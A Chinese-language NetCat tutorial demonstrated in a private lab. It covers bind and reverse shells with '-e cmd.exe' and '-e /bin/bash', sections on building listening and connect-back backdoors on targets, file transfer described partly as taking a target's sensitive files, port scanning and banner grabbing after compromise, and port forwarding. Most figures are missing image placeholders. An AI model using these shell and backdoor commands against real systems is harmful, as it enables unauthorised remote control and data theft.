

NetCat 从入门到放弃

一、介绍

在网络工具有“瑞士军刀”美誉的 NetCat，在我们使用了 N 年后至今仍是爱不释手。这是一个非常简单易用的基于 TCP/IP 协议(C/S 模型)，它通过 TCP 和 UDP 在网络中读写数据。通过与其他工具结合和重定向，也可以在脚本中以多种方式使用它。

二、软件获取

Windows: <https://eternallybored.org/misc/netcat/>




图 2-1



netcat-win32-1.11.zip

注意：如果电脑安装杀毒软件，可能会存在误报的情况

三、使用场景




图 3-1

我们知道防火墙可以拒绝客户机与服务器的主动连接，但是，防火墙并没有拒绝服务器与客户机建立连接，所以服务器的流量就可以穿过防火墙与客户机建立连接。由此可以看出这时客户端就成为了 NC 的服务端，等待服务器的 NC 客户端连接。这样就可以通过某些特殊情况防火墙的防护，达到突破网络限制的目的。

以上只是 NC 的一个基础使用方法，还有很多方法会在后面的文章中提出。

四、NetCat 的使用方法

1. 基本使用

创建一个服务器端的方法：

```
-nc -l -p [localport]
```



图 4-1

创建一个客户端的方法（连接服务端）

```
-nc [remote_addr] [remote_port]
```



图 4-2




图 4-3




图 4-4

当我们在客户端（服务端）的终端命令行界面键入文字并点击回车之后，与之所对应的对端的终端命令行界面也会显示出所收到的内容。

上面的操作仅仅是实现了一个简单的通信系统，可以进行简单的文字消息发送，但并不能对计算机进行任何的操作。

2. 返回 shell 的使用

创建一个服务端的方法：

```
-nc -l -p [localport] -e cmd.exe
```

-e：连接之后要返回给连接端的程序




图 4-5

创建一个客户端的方法（连接服务端）：

```
-nc [remote_addr] [remote_port]
```



```
管理员: C:\Windows\System32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>cd C:\Users\Admin\Desktop\netcat-win32-1.11\netcat-1.11\

C:\Users\Admin\Desktop\netcat-win32-1.11\netcat-1.11>nc64.exe
192.168.126.155 4444_
```


图 4-6



```
C:\Users\Admin\Desktop\netcat-win32-1.11\netcat-1.11>nc64.exe
192.168.126.155 4444
Microsoft Windows [版本 10.0.17763.805]
(c) 2018 Microsoft Corporation。保留所有权利。

C:\Users\Admin\Desktop\netcat-win32-1.11\netcat-1.11>
```

图 4-7




```
C:\Users\Admin\Desktop\netcat-win32-1.11\netcat-1.11>dir
dir
驱动器 C 中的卷没有标签。
卷的序列号是 0488-B8B4

C:\Users\Admin\Desktop\netcat-win32-1.11\netcat-1.11 的目录

2019/10/28  23:07    <DIR>          .
2019/10/28  23:07    <DIR>          ..
2004/12/28  11:23             12,166 doexec.c
1996/07/09  16:01              7,283 generic.h
1996/11/06  22:40             22,784 getopt.c
1994/11/03  19:07              4,765 getopt.h
1998/02/06  15:50             61,780 hobbit.txt
2004/12/27  17:37             18,009 license.txt
2010/12/26  13:31              301 Makefile
2010/12/26  13:26             36,528 nc.exe
2010/12/26  13:31             43,696 nc64.exe
2004/12/29  13:07             69,662 netcat.c
2004/12/27  17:44              6,833 readme.txt
2019/10/28  23:07    <DIR>          Server
                11 个文件          283,807 字节
                3 个目录 16,674,918,400 可用字节

C:\Users\Admin\Desktop\netcat-win32-1.11\netcat-1.11>
```

图 4-8



```
管理员: C:\Windows\System32\cmd.exe - nc64.exe 192.168.126.155 4444

C:\Users\Admin\Desktop\netcat-win32-1.11\netcat-1.11>ipconfig
ipconfig

Windows IP 配置

以太网适配器 Ethernet0:

    连接特定的 DNS 后缀 . . . . . : localdomain
    本地链接 IPv6 地址. . . . . : fe80::acd2:9483:2dce:9922%17
    IPv4 地址 . . . . . : 192.168.126.155
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : 192.168.126.2

以太网适配器 Npcap Loopback Adapter:

    连接特定的 DNS 后缀 . . . . . :
    本地链接 IPv6 地址. . . . . : fe80::64af:11d6:f665:9bd9%10
    自动配置 IPv4 地址 . . . . . : 169.254.155.217
    子网掩码 . . . . . : 255.255.0.0
    默认网关. . . . . :

以太网适配器 VirtualBox Host-Only Network:

    连接特定的 DNS 后缀 . . . . . :
    本地链接 IPv6 地址. . . . . : fe80::45f4:d9de:a601:414%20
    IPv4 地址 . . . . . : 192.168.56.1
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . :

C:\Users\Admin\Desktop\netcat-win32-1.11\netcat-1.11>
```

图 4-9

当我们连接到服务端之后，会返回一个 CMD 的 SHELL，我们可以进行 DIR 查看目录下的文件，也可以使用 ipconfig 查看服务端的网络配置信息等。这里实现了一个返回 shell 的通信，并能对机器进行命令执行。

五、文件传输

1. 使用场景

1. 取证

当目标机器被黑客攻击之后，取证人员可以利用 NC 的文件传输功能来获取目标机器上的文件内容，避免直接在目标机器上进行操作造成取证的误差。

2. 单纯获取目标机器的敏感文件

当目标机器上有一些文件内容，无法正常下载时，可以利用 NC 进行文件传输

NC 中的数据传输使用的时标准的输入、输出流，所以可以直接利用命令来进行操作

3. 文件传输的使用方法

创建一个服务端的方法：

```
-nc -l -p [localport] > outfile
```




图 5-1

创建一个客户端的方法（连接服务端）：

```
-nc [remote_addr] [remote_port] < infile
```




图 5-2

Maketile	2010/12/26 13:31	叉件	1 KB
nc	2010/12/26 13:26	应用程序	36 KB
nc64	2010/12/26 13:31	应用程序	43 KB
netcat.c	2004/12/29 13:07	C 文件	69 KB
outfile	2019/10/29 10:01	文本文档	1 KB
readme	2004/12/27 17:44	文本文档	7 KB

图 5-3

首先我们在客户端创建一个内容为 flag{1234567890}的 txt 文件（flag.txt），然后建立一个服务端，输出文件为 outfile.txt，当再客户端执行 nc 传输文件的命令之后，服务端会在 nc 目录接收输出一个名为 outfile.txt 的文件。

我们可以使用 NC 从客户端向服务端发送文件，当然也就可以使用服务端向客户端传送文件，可以通过以下命令来实现

创建一个服务端的方法：

```
-nc -l -p [localport] < infile
```

创建一个客户端的方法：

```
-nc [remote_addr] [remote_port] > outfile
```

我们通过上面的命令就可以使用 NC 从服务端向客户端传输文件了

当我们再使用 NC 的文件传输功能时，如果此时服务器并没有准备好连接，而客户端已经使用了 NC 连接，那么客户端就会一直等待下去，直到连上服务端为止，造成一种“假死”的状态。

解决方法：

```
-nc -w3 [remot_addr] [remote_port]
```

设置等待 3 秒钟，超过三秒钟，客户端就会自动关闭等待连接。

六、NetCat 信息探测

1. 目标内网的扫描

当获取到目标权限之后，如果目标没有任何途径可以进行内网探测，但此时刚好有一个 NetCat 的话，就可以使用 NetCat 进行内网 IP 和端口的扫描

2. 单纯的对某个目标进行端口探测

当手头没有任何探测工具时，可以使用 NetCat 进行端口探测

3. 对目标服务的 Banner 进行抓取

通过 NetCat 对目标端口进行探测

4. 端口扫描的使用方法：


```
-nc -v -n -z -w1 [target_ip] [start_target_ip-stop_target_ip]
```

-v：表示对错误信息进行详细输出

-n：不对目标机器进行 DNS 解析

-z：zero I/O 模式，专用于端口扫描，表示对目标 IP 发送的数据包中不包含任何的 Payload，这样可以加快扫描速度。

-w1：设置超时为 1 秒



```

root@kali: ~
root@kali:~# nc -v -n -z -w1 192.168.126.151 77-88
(UNKNOWN) [192.168.126.151] 88 (kerberos) : No route to host
(UNKNOWN) [192.168.126.151] 87 (link) : No route to host
(UNKNOWN) [192.168.126.151] 86 (?) : No route to host
(UNKNOWN) [192.168.126.151] 85 (?) : No route to host
(UNKNOWN) [192.168.126.151] 84 (?) : No route to host
(UNKNOWN) [192.168.126.151] 83 (?) : No route to host
(UNKNOWN) [192.168.126.151] 82 (?) : Connection timed out
(UNKNOWN) [192.168.126.151] 81 (?) : No route to host
(UNKNOWN) [192.168.126.151] 80 (http) open
(UNKNOWN) [192.168.126.151] 79 (finger) : Connection timed out
(UNKNOWN) [192.168.126.151] 78 (?) : No route to host
(UNKNOWN) [192.168.126.151] 77 (?) : Connection timed out

```

图 5-4


我们扫描我们的一台 Linux 服务器，可以看出，服务其的哪些端口是开放的，和端口上运行的服务。

5. Banner 抓取使用方法

```

echo " " | nc -v -n -w1 [target_ip] [start_target_ip-stop_target_ip]

```



```

root@kali:~# echo " " | nc -v -n -w1 192.168.126.151 77-88
(UNKNOWN) [192.168.126.151] 88 (kerberos) : No route to host
(UNKNOWN) [192.168.126.151] 87 (link) : No route to host
(UNKNOWN) [192.168.126.151] 86 (?) : No route to host
(UNKNOWN) [192.168.126.151] 85 (?) : No route to host
(UNKNOWN) [192.168.126.151] 84 (?) : No route to host
(UNKNOWN) [192.168.126.151] 83 (?) : No route to host
(UNKNOWN) [192.168.126.151] 82 (?) : Connection timed out
(UNKNOWN) [192.168.126.151] 81 (?) : No route to host
(UNKNOWN) [192.168.126.151] 80 (http) open
HTTP/1.1 400 Bad Request
Date: Tue, 29 Oct 2019 03:50:20 GMT
Server: Apache/2.4.18-ubuntu
Content-Length: 285
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache Server at 127.0.0.1 Port 80</address>
</body></html>
(UNKNOWN) [192.168.126.151] 79 (finger) : Connection timed out
(UNKNOWN) [192.168.126.151] 78 (?) : No route to host
(UNKNOWN) [192.168.126.151] 77 (?) : Connection timed out
root@kali:~#

```

图 5-5

通过 NC 的 Banner 信息扫描功能，我们可以得到一些服务基本的 Banner 信息。

七、通过 NetCat 建立后门


1. 获取目标命令执行权限

当目标机器上存在 NetCat 之后，可以使用 NetCat 建立后门，来实现执行目标命令的功能。

2. Windows 建立后门的使用方法

监听型后门：

```
nc -l -p [localport] -e cmd.exe
```




```
C:\Windows\system32\cmd.exe - nc64.exe -l -p 4444 -e cmd.exe  
C:\Users\Admin\Desktop\netcat-win32-1.11\netcat-1.11>nc64.exe -l -p 4444 -e cmd.exe
```

图 6-1


连接型后门：

```
nc [remote_ip] [remote_port] -e cmd.exe
```



```
C:\Windows\system32\cmd.exe  
C:\Users\Admin\Desktop\netcat-win32-1.11\netcat-1.11>nc64.exe -l -p 4444
```

图 6-2



```
C:\Windows\system32\cmd.exe  
C:\Users\Admin\Desktop\netcat-win32-1.11\netcat-1.11>nc64.exe 192.168.126.156 4444 -e cmd.exe
```

图 6-3

```
C:\Windows\system32\cmd.exe - nc64.exe -l -p 4444
C:\Users\Admin\Desktop\netcat-win32-1.11\netcat-1.11>nc64.exe -l -p 4444
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Admin\Desktop\netcat-win32-1.11\netcat-1.11>dir
dir
驱动器 C 中的卷没有标签。
卷的序列号是 E24D-9C0A

C:\Users\Admin\Desktop\netcat-win32-1.11\netcat-1.11 的目录
2019/10/29  14:31    <DIR>          .
2019/10/29  14:31    <DIR>          ..
2019/10/29  14:30    <DIR>          Client
2004/12/28  11:23             12,166 doexec.c
1996/07/09  16:01             7,283 generic.h
1996/11/06  22:40            22,784 getopt.c
1994/11/03  19:07             4,765 getopt.h
1998/02/06  15:50            61,780 hobbit.txt
2004/12/27  17:37            18,009 license.txt
2010/12/26  13:31              301 Makefile
2010/12/26  13:26            36,528 nc.exe
2010/12/26  13:31            43,696 nc64.exe
2004/12/29  13:07            69,662 netcat.c
2004/12/27  17:44             6,833 readme.txt
                11 个文件          283,807 字节
                3 个目录  71,451,287,552 可用字节
```

图 6-4

首先我们在服务端建立一个监听端口，当客户端连接该服务端时会将客户端的 cmd 命令行返回给服务端，这时服务端就获取了客户端的 cmd 命令执行权限

3.Linux 建立后门的方法

监听型后门：

```
nc -l -p [localport] -e /bin/bash
```

连接型后门：

```
nc [remote_ip] [remote_port] -e /bin/bash
```

在 Linux 中使用的方法于 Windows 中相同，但需要注意的是，在 Linux 系统中需要使用 -e /bin/bash 来返回 Linux 系统的 Shell。

八、NetCat 命令参数介绍

```
-h 查看帮助信息
-d 脱离命令窗口，在后台运行，常用于后门建立过程
-e 执行某个程序，常用于后门建立过程
-G 设置网关，常用于突破内网限制
```

```
-g num 路由跳数
-i sec 设置发送每一行数据的时间间隔
-l 设置 NetCat 处于监听状态等待连接
-L 设置 NetCat 处于监听状态等待连接，当客户端断开，服务依旧回到等待状态
-n 设置 NetCat 只识别 IP，不进行 DNS 解析
-o file 设置传输十六进制的数据
-r 设置 NetCat 随机化的端口号
-s addr 设置 NetCat 源地址
-t 回复 telnet 的请求数据包
-u 设置 NetCat 使用 UDP 模式
-v 显示错误提示信息
-w secs 设置连接超时秒数
-z 设置扫描模式，表示发送的数据包中不包含任何的 Payload
```

对于端口扫描可以是个人定制的或者是一个迭代的范围 n-m

九、NetCat 连接转发

1.使用场景




图 8-1

当有两台内网服务器 Server1 和 Server2 可以进行通信，有一台 PC 可以和 Server1 通信，但是 PC 不能和 Server2 直接通信，这时就需要用 Server1 来进行转发，实现 PC 与 Server2 的通信。

2.连接转发的建立

```
echo nc [target] [port] > delay.bat  
nc -l -p [localport] -e delay.bat
```

当有客户端连接服务端时，连接的客户端通过服务端连接到 target port 上，实现了连接转发（端口转发）的功能。



delay.bat

实验环境：

PC1:

System: Windows 10

IP: 192.168.21.59

PC2:

System: Windows 7

IP: 192.168.126.159 (Vmware NAT)

PC3:

System: Kali Linux

IP: 192.168.21.85 (Vmware Bridge)




图 8-2




图 8-3




图 8-4




图 8-5




图 8-6

